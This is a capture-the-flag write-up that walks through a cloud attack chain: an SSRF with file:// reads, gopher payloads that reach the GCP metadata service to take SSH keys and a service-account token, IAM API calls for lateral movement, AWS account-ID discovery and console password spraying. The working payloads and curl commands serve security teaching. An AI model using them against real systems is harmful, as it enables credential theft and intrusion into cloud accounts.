> For the complete documentation index, see [llms.txt](https://kabinet.gitbook.io/ctf-writeup/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://kabinet.gitbook.io/ctf-writeup/2025/thuderdome/infiltrate-open-the-gate.md).

# Infiltrate (open the gate)

## Solve

When clicking the refresh, we can see that the web app sends a POST request with a local url as feed. This is a very classical SSRF vulenrability that we see in cloud CTF.

<figure><img src="/files/5anR5bz5RHb4xCEyAMI4" alt=""><figcaption></figcaption></figure>

We are also able to get local file read by changing the protocol to `file://`

<figure><img src="/files/GKw7ef5MTdfTzfW50Uh3" alt=""><figcaption></figcaption></figure>


From the source code, we can see that there is blacklisting along with sanitization involved, so we are not able to get RCE. When attempting to query the metadata instances, I receive an error message that we are missing the request header metadata flavour.

<figure><img src="/files/ofqfMcWAhAh8zBxqt9UE" alt=""><figcaption></figcaption></figure>

However while doing research, I came accross this technique on [payloadallthething](https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/SSRF-Cloud-Instances.md#ssrf-url-for-google-cloud), which uses the gopher protocol to embed a request header.

<figure><img src="/files/5Oq9qwatzydfvZOKhm0x" alt=""><figcaption></figcaption></figure>

```
gopher://metadata.google.internal:80/xGET%20/computeMetadata/v1/instance/attributes/ssh-keys%20HTTP%2f%31%2e%31%0AHost:%20metadata.google.internal%0AAccept:%20%2a%2f%2a%0aMetadata-Flavor:%20Google%0d%0a
```

By copying the payload, we are able to list the SSH keys succesfully as a proof of concept.

<figure><img src="/files/7DtwlLeAdlZvvgv3hq4U" alt=""><figcaption><p>listing the ssh key</p></figcaption></figure>


Next, I enumerated the metadata and get the access token.

{% code overflow="wrap" %}

```
gopher%3A%2F%2Fmetadata%2Egoogle%2Einternal%3A80%2FxGET%2520%2FcomputeMetadata%2Fv1%2Finstance%2Fservice%2Daccounts%2Fdefault%2Ftoken%2520HTTP%252f%2531%252e%2531%250AHost%3A%2520metadata%2Egoogle%2Einternal%250AAccept%3A%2520%252a%252f%252a%250aMetadata%2DFlavor%3A%2520Google%250d%250a
```

{% endcode %}

<figure><img src="/files/OoIoF5hCXDONXdUV85yx" alt=""><figcaption><p>getting access token</p></figcaption></figure>

From here i was stuck for quite a while, trying to use the access token to enumerate the mp-compute2 service account permission. It was until I dm an admin for hint that I was able to progress.

So apparantly GCP Brute does not run the Test IAM Permissions on a different service account, and we have to manually enumerate via APIs.

<figure><img src="/files/BKEZbeJnW0WIggFN444R" alt=""><figcaption></figcaption></figure>


```bash
  curl -X POST \
    -H "Authorization: Bearer $at" \
    -H "Content-Type: application/json" \
    --data '{
      "permissions": ["iam.serviceAccounts.getAccessToken"]
    }' \
    "https://iam.googleapis.com/v1/projects/-/serviceAccounts/cloud-source@mp-proj-1-413623.iam.gserviceaccount.com:testIamPermissions"
  
```

<figure><img src="/files/wf3kuGLsSz3hbUjrPABJ" alt=""><figcaption><p>checking if mp-compute2 has permissions over cloud-source</p></figcaption></figure>

***

EDIT:

After getting a better understanding of how service account pivoting works from the PwnedLabs GCRTP Bootcamp and the Lab [Pivot Through Service Accounts using Dangerous Permissions](https://pwnedlabs.io/labs/pivot-through-service-accounts-using-dangerous-permissions)

Ill attempt to explain the

Using the tool [GCP-SA-Brute](https://github.com/rotarydrone/gcp-sa-brute) we are able to use the `testIAMPermissions` API to automatically enumerate abusable permissions that allows privilege escalation.

<figure><img src="/files/J0LaoawyZ1KPqQbWXH81" alt=""><figcaption></figcaption></figure>

From the output of the tool, we got a hit for `getAccessToken`, which basically means that we are able to generate access token for the `cloud-source` service account.

We are able to then use GCP SA Brute again to generate the token.

<figure><img src="/files/pU58iKScfXSCgxw5ruXh" alt="python3 gcp-sa-brute.py -t $CLOUDSDK_AUTH_ACCESS_TOKEN  --tokens -a cloud-source@mp-proj-1-413623.iam.gserviceaccount.com"><figcaption></figcaption></figure>

***

The cloud source service account is from the enumeration we performed earlier.

<figure><img src="/files/G1u1l85HYg9HzdBmhoZR" alt=""><figcaption></figcaption></figure>


Since the mp-compute2 is able to get access token for cloud-source, lets get the access token and enumerate cloud-source service account permission.

```bash
curl -X POST \
  -H "Authorization: Bearer $at" \
  -H "Content-Type: application/json" \
  "https://iamcredentials.googleapis.com/v1/projects/-/serviceAccounts/cloud-source@mp-proj-1-413623.iam.gserviceaccount.com:generateAccessToken" \
  -d '{
    "scope": [
      "https://www.googleapis.com/auth/cloud-platform"
    ],
    "lifetime": "3600s"
  }'
```

<figure><img src="/files/UMtNqVzIY8DjntZe5hDU" alt=""><figcaption><p>getting the access token</p></figcaption></figure>


With the new access token, lets enumerate the service account permission.

<figure><img src="/files/jKkojakArpPopLu37z3L" alt=""><figcaption><p>Bruteforcing permissions</p></figcaption></figure>

From the output, we can see that the service account has permission over cloud source repository. Cloud source repository is basically Google cloud version of GitHub.

So lets enumerate the cloud source.

<figure><img src="/files/Lj0wwEhR58YXjQ36NkTk" alt=""><figcaption><p>Setting environment variable to use gcloud cli with the access token</p></figcaption></figure>

Enumerating cloud source repos.

<figure><img src="/files/qCEpzPQ6BRTCQU8xQ2cn" alt=""><figcaption><p>gcloud source repos list</p></figcaption></figure>

Cloning the repo.

<figure><img src="/files/RTqwUr2IXIo4HsyMrLnp" alt=""><figcaption><p>gcloud source repos clone wholesale-distribution</p></figcaption></figure>

Looking at the code of cloned repo, it seems to just be a static HTML code. The only interesting part is that theres a public s3 bucket.

<figure><img src="/files/lZP0zXB0VDpNIbdTbzYP" alt=""><figcaption></figcaption></figure>

However, while enumerating the public bucket, all the files are standard libraries without anything interesting.

<figure><img src="/files/XtGiluHTCeAmSzEtRHPv" alt=""><figcaption></figcaption></figure>

Thats when I recall a [lab](https://pwnedlabs.io/labs/identify-the-aws-account-id-from-a-public-s3-bucket) that I had done before, which is to extract the Account ID from a S3 bucket and do further enumeration with the Account ID.

I will not be elaborating on the process of setting up the IAM user and policy, you can refer to the lab that was linked, or find similar article wihtin the reference.

Here, I used s3-account-search to enumerate the Account ID, then used a curl request with the `x-amz-expected-bucket-owner`to verify.

```bash
s3-account-search arn:aws:iam::[MY AWS ACCOUNT ID]:role/s3_attacker_role  it-storage-3562577

curl -X GET "https://it-storage-3562577.s3.amazonaws.com" \
-H "x-amz-expected-bucket-owner: 975050229156"

```

<figure><img src="/files/kBaVjd1zd9oG96wv4kHB" alt=""><figcaption></figcaption></figure>

If the Account ID is wrong, we will get an access denied instead.

<figure><img src="/files/vM7rSHWg4MC0NhsbFt3b" alt=""><figcaption></figcaption></figure>

Next, Ill be spraying with GOAWSConsoleSpray again, with the username and password wordlist we saved previously. I managed to find a credential for haru with a reused password.

<figure><img src="/files/D5FYDWPOsRtNTFJE1qZL" alt=""><figcaption></figcaption></figure>

Lets enumerate recently visited service to see if theres anything interesting.

<figure><img src="/files/R9lxcy7lhs4I0bjRDbO6" alt=""><figcaption></figcaption></figure>

Looking at lambda, it looks like we have access over the function `haru_test`

<figure><img src="/files/NB0IREKojFVPIg6JCsmN" alt=""><figcaption></figcaption></figure>

Looking at the code source, we are able to retrieve the flag.

<figure><img src="/files/g9ugMw7AxBtXTMKXq8ry" alt=""><figcaption></figcaption></figure>

## TLDR

* Utilize parthaban credentials on the web application to authenticate
* Attack the web app with SSRF, using the gopher protocol to append the `Metadata-Flavour`header
* Use `testIamPermission` on `getAccessToken`against other service account to perform lateral movement
* Lateral movement to `cloud-source` service account
* Enumerate Google Cloud Source and download the Repository
* Utilize s3-account-search to retrieve AWS Account ID
* Utilize GoAWSConsoleSpray to spray AWS Console with the newly retrieved Account ID
* Retrieve the flag from AWS Lambda

## Reference

* <https://book.hacktricks.wiki/en/pentesting-web/ssrf-server-side-request-forgery/cloud-ssrf.html#cloud-ssrf>
* <https://cloud.google.com/compute/docs/metadata/querying-metadata>
* <https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/SSRF-Cloud-Instances.md#ssrf-url-for-google-cloud>
* <https://cloud.google.com/source-repositories/docs/>
* <https://pwnedlabs.io/labs/identify-the-aws-account-id-from-a-public-s3-bucket>
* <https://hackingthe.cloud/aws/enumeration/account_id_from_s3_bucket/>